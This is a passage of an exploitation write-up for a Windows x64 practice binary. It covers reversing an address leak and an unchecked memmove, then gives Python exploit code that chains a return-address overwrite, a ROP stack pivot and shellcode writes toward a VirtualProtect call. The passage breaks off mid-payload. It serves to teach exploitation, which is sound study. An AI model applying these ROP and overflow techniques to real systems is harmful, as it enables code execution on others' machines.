


This part instead of using the stack it uses the .data segment to save second name:




Finally we reach the most important part of the binary, where we will be able to do two things indispensable to do this challenge:

- Get an address leak from binary to get process base during execution.
- Concatenate strings to finally do the buffer overflow.



```
loc_13FA02100:
lea     rdx, aPleaseEnterAnI ; "Please enter an integer value: \n"
call    cout
mov     rcx, rax
call    end
mov     dword ptr [rbp+57h+first_employee_name_copy_dst], ebx
lea     rdx, [rbp+57h+first_employee_name_copy_dst]
call    get_integer_value
mov     ebx, dword ptr [rbp+57h+first_employee_name_copy_dst]
mov     r8d, ebx
lea     rdx, [rbp+57h+arg_18]
lea     rcx, [rbp+57h+second_employee_name]
call    switcher
mov     rdx, [rbp+57h+arg_18]
lea     rcx, Format     ; "Respuesta = %zd\n"
call    printf
sub     rdi, 1
jnz     short loc_13FA02100
```


Function switcher get the integer value, and first employee name, and inside of the function we can see this:




```
v4 = first_employee_name_copy;
switch ( user_integer )
{
  case 1:
    result = *(int *)(first_employee_name_copy + 32);
    *a2 = result;
    break;
  case 2:
    result = *(_QWORD *)(first_employee_name_copy + 40);
    *a2 = result;
    break;
  case 3:
    result = *(int *)(first_employee_name_copy + 48);
    *a2 = result;
    break;
  case 4:
    _mm_storeu_si128(&v10, _mm_load_si128((const __m128i *)&xmmword_13FA40090));
    LOBYTE(Src) = 0;
    sub_13FA04620(&Src);
    sub_13FA02640(&Src);
    sub_13FA02640(&Src);
    if ( (__int128 *)v4 != &Src )
    {
      v6 = *(_QWORD *)(v4 + 24);
      if ( v6 >= 0x10 )
      {
        v7 = *(_QWORD **)v4;
        if ( v6 + 1 >= 0x1000 )
```

Using IDA decompiler we see it is a switch, which depending of input number, it returns a result.
We will focus in value 2 and 4:

If we reverse engineer the function with the number 2, we go to the next part of the code:



RCX has the pointer to first employee name copy, and we get the value from the offset 0x28, if we go to the memory we will see what it contains that offset:




As we can see, the value it is an offset to some part of the program, the value 0x13FA45B80, but as IDA knows this points to inside of the program, it writes it as an offset. Then, it saves it inside of the first buffer argument, after the return, it prints the result.

```
Please enter an integer value:

2
Respuesta = 5362703232
```

5362703232 = 0x13fa45b80

Now we're going to reverse engineer with number 4



This is the part 4 of the switch. This part concatenates strings on the stack taken from both names we wrote before:

```
Stack[00000F70]:000000000014FBA7                db 0FFh ; ÿ
Stack[00000F70]:000000000014FBA8 aMochilogazpach db 0,'ochiloGazpacho',0
Stack[00000F70]:000000000014FBB8                db    0
```


With number 4, answer will be always 6:

```
Please enter an integer value:

4
Respuesta = 6
```

After calling the number 4, 15 times, we have a buffer on debug segment with this text:

```
debug020:000000000018D85E                db    0
debug020:000000000018D85F                db  30h ; 0
debug020:000000000018D860 aMochilomochilo db 'MochiloMochiloMochiloMochiloMochiloMochiloMochiloMochiloMochiloMochiloMo'
debug020:000000000018D860                                        ; DATA XREF: Stack[00000F70]:000000000014FC20↑o
debug020:000000000018D860                db 'chiloMochiloMochiloMochiloMochiloMochiloGazpacho',0
debug020:000000000018D8D2                db 0ADh ; -
```

Finally we move into a vulnerable piece of code:



```
lea     rdx, [rbp+57h+second_employee_name]
mov     rbx, [rbp+57h+second_employee_name]
mov     rdi, [rbp+57h+some_kind_of_flag_2]
cmp     rdi, 10h
cmovnb  rdx, rbx        ; Src
mov     r8, [rbp+57h+name_size_2] ; Size
lea     rcx, [rbp+57h+final_name] ; Dst
call    memmove
lea     rdx, [rbp+57h+final_name]
lea     rcx, aNombreFinalS ; "Nombre Final = %s\n"
call    printf
nop
```

This memmove takes the size of the crafted string and copy it to the stack without taking care of the size of “final_name”, so you can do a buffer overflow here:

```
-0000000000000048 final_name      db 24 dup(?)            ; string(C)
-0000000000000030 first_employee_name_copy db 48 dup(?)   ; string(C)
+0000000000000000  s              db 8 dup(?)
+0000000000000008  r              db 8 dup(?)
```

Final name is a buffer of 24 bytes, but after that we would overwrite next variables, the exploit set 80 bytes of trash to then overwrite the return pointer.
With this we will be able to crash the program or with the necessary skills exploit program to pop a calc.

Analysis of the exploit

This exploit has been divided in 3 sections, sections can be summarized into:

1. First buffer overflow, this one will give us the leak address, from here we can get base address of binary during execution and calculate all the other addresses through RVA.
2. Second buffer overflow, as we could have problems about stack size, what we have to do is to move rsp pointer to get more space, so we move it to lower address, because stack grows to lower addresses but our data will be copied into higher addresses, on this way, we will be able to copy more data.
3. Third buffer overflow, finally we have to copy a shellcode wherever we want, taking care after this that we have to change memory protections from that memory section, so we will resolve address of kernel32.dll, call GetProcAddress for VirtualProtect, and finally call VirtualProtect. Once we did all this work, we just have to jump to the shellcode.

First exploit round

```
# Functions
def read_pipe():
    #@DSTN
    for line in iter(process.stdout.readline, ''):
        print "{EXE}" + line.rstrip()
        return line.rstrip()
    time.sleep(0.3)

def hex_to_ascii(number):
    return ''.join(struct.pack('<Q', number))
```

First things we need are: one function to read the stdout from the created process, and one function to return quadword addresses as ascii strings (this is the way I follow to write addresses on payloads).

```
first_name =  'A'* 5
first_name += '\x33\xBC'
first_name += '\n'

second_name = 'GUSAA\n'
```

These are the two names that I send at the beginning of the program, the first one will change return address, exactly the lowest 2 bytes (this will be an off-by-two to

modify program flow), second name it's only padding that using number 4 in integer loop will make buffer overflow happen.
Using subprocess, we need to read each line program writes, so we'll need to call "read_pipe()" correctly, so once we have to write to the program, our buffer will be accepted.

```
# first Please enter employee name
read_pipe()

# send dummy employee name
print "[+] Sending first worker name (payload)"
process.stdin.write(first_name)
time.sleep(0.4)

# hello, blahblahblah
read_pipe()

# enter new employee name
read_pipe()

print "[+] Sending second worker name (shit)"
process.stdin.write(second_name )
time.sleep(0.4)

# new line
read_pipe()

# hello, blahblahblahblah
read_pipe()
```

Here you can see the pattern to read data output from program and send buffers.

```
C:\Users\Fare9\Desktop\C++EXERCISE_version_b_pass_a>exploit.py "C++EXERCISE_vers
ion_b.exe"
[!] PRESS ENTER TO START EXPLOIT (ATTACH DEBUGGER HERE IF YOU WANT)


FIRST ROUND OF THE FIGHT, GREET YOUR RIVAL
(EXE)Please, enter Employee name:
[+] Sending first worker name (payload)
(EXE)Hello, AAAAA3
(EXE)Please, enter New Employee name:
[+] Sending second worker name (shit)
(EXE)
(EXE)Hello, GUSAA
```

After setting names, we have to leak the address, to do this we will write in input the number "2", wait for answer and write back number to exploit:

```
<EXE>Please enter an integer value:
<EXE>
[+] Sending first number (to leak address)
<EXE>Respuesta = 5360343936
[--->] Please write number from cmd: 5360343936
```

This will extract the base address from binary in execution:

```
# please enter integer value
read_pipe()
# new line
read_pipe()
print "[+] Sending first number (to leak address)"
process.stdin.write("2\n")
time.sleep(0.4)

# leak
read_pipe()

leaked_address = int(raw_input("[--->] Please write number from cmd: "))
program_base_address = leaked_address - rva_leaked_address

print "[!] Program base address is: 0x%x" % (program_base_address)
```

```
[+] Sending first number (to leak address)
<EXE>Respuesta = 5360343936
[--->] Please write number from cmd: 5360343936
[!] Program base address is: 0x13f7c0000
```

We will use this program base address to calculate the virtual address of the gadgets.

```
# VAs
kernel_string_va = kernel32_string_rva + program_base_address
GetModuleHandle_function_va = GetModuleHandle_function_rva + program_base_address
GetProcAddress_function_va = GetProcAddress_function_rva + program_base_address
data_place_va = data_place_rva + program_base_address
VProtect_string_va = VProtect_string_rva + program_base_address
VProtect_function_va = VProtect_function_rva + program_base_address
kernel32_base_va = kernel32_base_rva + program_base_address
shellcode_va = shellcode_rva + program_base_address
address_for_shitty_pitty_va = address_for_shitty_pitty_rva + program_base_address
lpflOldProtect_va = lpflOldProtect_rva + program_base_address
call_to_main_va = 0xBC33 + program_base_address

rop1_va     = rop1 + program_base_address
rop2_va     = rop2 + program_base_address
rop3_va     = rop3 + program_base_address
rop4_va     = rop4 + program_base_address
rop5_va     = rop5 + program_base_address
rop6_va     = rop6 + program_base_address
rop7_va     = rop7 + program_base_address
rop8_va     = rop8 + program_base_address
rop9_va     = rop9 + program_base_address
rop10_va    = rop10 + program_base_address
rop11_va    = rop11 + program_base_address
rop12_va    = rop12 + program_base_address
rop13_va    = rop13 + program_base_address
rop14_va    = rop14 + program_base_address
rop15_va    = rop15 + program_base_address
rop16_va    = rop16 + program_base_address
rop17_va    = rop17 + program_base_address
rop18_va    = rop18 + program_base_address
rop19_va    = rop19 + program_base_address
```


Once we have address that we need, we will make the buffer overflow happen:

```
print "[+] Sending 14 numbers"
for i in range(14):
    # please enter integer value
    read_pipe()
    # new line
    read_pipe()
    print "[+] Sending silly billy"
    process.stdin.write("4\n")
    time.sleep(0.4)
    # Respuesta 6
    read_pipe()


# please enter integer value
read_pipe()
# new line
read_pipe()

print "[+] Sending last number (for buffer overflow)"
process.stdin.write("4\n")
time.sleep(0.4)

print "[+] Buffer overflow done"
# Respuesta 6, buffer overflow done
read_pipe()


# clean pipe
read_pipe()
```

We can do this sending 15 times the number 4.

```
000000000018FAD8  4141535547414153
000000000018FAE0  5355474141535547
000000000018FAE8  4741415355474141
000000000018FAF0  4153554741415355
000000000018FAF8  5547414153554741
000000000018FB00  4141414141414153
000000000018FB08  000000013F7CBC33  __scrt_common_main
```

We've modified return address to point to the call to main function.



Second exploit round

This time we will have to modify RSP pointer to point some lower value on the stack and make some space to push bigger payloads. Let's going to see how we can manage to reduce the value on this register.
I have to say that this binary doesn't have many good gadgets, to find those gadgets I used this tool: https://github.com/JonathanSalwan/ROPgadget.

Let's going to analyze payload by parts and understand what's going on:

```
second_payload = 'A'*80
```

Payload start with 80 'A's to modify on next lines the return address.

```
second_payload += hex_to_ascii(rop18_va)        # pop rsi; ret
second_payload += hex_to_ascii(0x0000000000000000)
```

```
second_payload += hex_to_ascii(rop17_va)        # xor rd8, rd8; lea rdx, [rsp+60
for i in range(11):
    second_payload += hex_to_ascii(0x9090909090909090) # padding padding
```

```
second_payload += hex_to_ascii(rop10_va)        # pop rcx ; ret
second_payload += hex_to_ascii(0x0000000000000000) # this value is destroyed by the function RtlLook
```

rop17 = "xor rd8, rd8; lea rdx, [rsp+60h] ; mov rcx, rsi; call cs:RtlLookupFunctionEntry; test rax, rax; jz short loc_14000C6B9; add rsp, 40h; pop rdi; pop rsi; pop rbx; retn"

To reduce the value on RSP, we'll need as minimum one address from stack, and the only gadget we are able to use is "rop17" (taken from DSTN_Gus), this will load an address from stack to RDX, sadly using this rop, we call to RtlLookupFunctionEntry, which uses RSI as first parameter, this is a DWORD, so we set RSI to zero using "rop18", also we will need padding for the "add rsp, 40h", and the "pops" instruction.

Finally, RtlLookupFunctionEntry destroys a value on stack, this will be the one we clean using the last "pop rcx".

```
second_payload += hex_to_ascii(rop8_va)          # mov rax, rdx ; ret
```

```
second_payload += hex_to_ascii(rop10_va)        # pop rcx ; ret
second_payload += hex_to_ascii(0xfffffffffffff000)      # value to substract
```

```
 second_payload += hex_to_ascii(rop9_va)          # add rax, rcx ; ret
```

A simple “add” operation will be enough to do a “sub”, the only thing we have to do is to use negative number, so we will subtract RSP value by 0x1000.

Loading value to RSP isn’t an easy way, because of problem with gadgets.
I found a gadget that I used as a swiss knife, because allows you to write almost wherever you want: “mov qword ptr [rdx + rcx*8], rax ; add rsp, 0x28 ; ret”
Our plan will be: modify RBP, set new return address and finally set RSP.

```
second_payload += hex_to_ascii(rop10_va)        # pop rcx ; ret
second_payload += hex_to_ascii(0xE)            # value to multiply
second_payload += hex_to_ascii(rop19_va)        # mov qword ptr [rdx + rcx*8], rax ; add rsp, 0x28 ; ret
```

```
for i in range(5):
    second_payload += hex_to_ascii(0x9090909090909090) # padding padding
```

Write new RSP value on stack. Including the padding we will need for using the “swiss knife gadget”.

```
second_payload += hex_to_ascii(rop1_va)          # pop rbp ; ret
second_payload += hex_to_ascii(0x0000000000000000) # write here new stack value
```

That 0x0 line will be where we will write new stack address, and using “pop rbp;ret” will change RBP value to new stack.
As the new value is lower than the old one, we will need to write the return value in a lower place on the stack, again using the “swiss knife gadget”

```
second_payload += hex_to_ascii(rop10_va)        # pop rcx ; ret
second_payload += hex_to_ascii(0xfffffffffffffe05)
second_payload += hex_to_ascii(rop5_va)         # pop rax ; ret
second_payload += hex_to_ascii(call_to_main_va)
second_payload += hex_to_ascii(rop19_va)        # mov qword ptr [rdx + rcx*8], rax ; add rsp, 0x28 ; ret
for i in range(5):
    second_payload += hex_to_ascii(0x9090909090909090) # padding padding
```


Finally we have the end of second payload, the gadget which loads new stack value on RSP:

```
second_payload += hex_to_ascii(rop3_va)
second_payload += '\n'
```


rop3 = “lea rsp, [rbp + 0x10] ; pop r15 ; pop r14 ; pop rbp ; ret”

This lea will modify RSP value to RBP + 0x10.


Let’s going to see it on debugger:



New stack:



Finally the return:



With this we have modified RSP value, and we go to main again.

Something interesting that happens is that we only send the second name, because there’s a problem with stdin buffer when program ask for first name, this buffer contains trash and we are not able to write the first name.

Third Exploit Round

Here we come to the end of the battle with the binary, in this part of the exploit we have to write our shellcode somewhere on process, get address of VirtualProtect, change protections of memory, and finally jump to the shellcode.
Let's going to analyze this part of the exploit.

```
third_payload = 'A'*80
for i in range(18):
    third_payload += hex_to_ascii(rop10_va)                    # pop rcx ; ret
    third_payload += hex_to_ascii(shellcode_va + (i * 8))
    third_payload += hex_to_ascii(rop15_va)                    # pop rax ; ret
    third_payload += shellcode[i*8 : i*8+8]
    third_payload += hex_to_ascii(rop23_va)                    # mov qword ptr [rcx], rax ; ret
```

